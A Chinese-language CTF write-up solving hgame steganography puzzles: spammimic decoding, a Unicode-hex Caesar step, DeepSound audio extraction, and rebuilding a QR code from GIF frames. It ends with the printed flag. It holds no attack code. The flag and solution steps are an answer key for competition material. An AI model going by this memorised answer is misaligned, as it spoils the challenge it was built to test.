> 你好，很高兴你看到了这个压缩包。请注意：这个压缩包的密码有11位数而且包含大写字母小写字母和数字。还有一个要注意的是，里面的这一堆英文decode之后看上去是一堆中文乱码实际上这是正常现象，如果看到它们那么你就离成功只差一步了。


不知道是什么东西，问了学长得知，是垃圾邮件隐写，学到了。


https://www.spammimic.com/decode.cgi






就像压缩包所说的，得到了一堆看起来像乱码的中文。经过一番研究是转成unicode十六进制形式，取每个字符的后两位转hex，然后凯撒密码，密钥9






龙之舞

下载得到一个音频，先听一下，在音乐的前面有一段噪声，用audicity看到频谱图上是一段KEY



结合下载下来的文件名称可以得知，这是deepsound隐写，用deepsound提取出了一个压缩包





得到一张GIF，肉眼可见地闪过去了几张破碎的二维码，用stegsolve逐帧查看并提取一下那几帧，然后拼起来，得到完整二维码

扫不了，根据题目描述知道这张二维码肯定还不是最终的二维码。问了一下学长，这张二维码被改过ECL和掩码。

https://merri.cx/qrazybox/

改为L4时，成功decode，得到flag




QRazyBox
New
Load
Save
Tools
Help
About
Decode Mode
Module Size :
10px
Grey Modules :
Show
QR Decoder :
Decode
QR Decoder
Decoded Message :
hgame{drag0n_1s_d4nc1ng}
Close
Original Sample :
Load Sample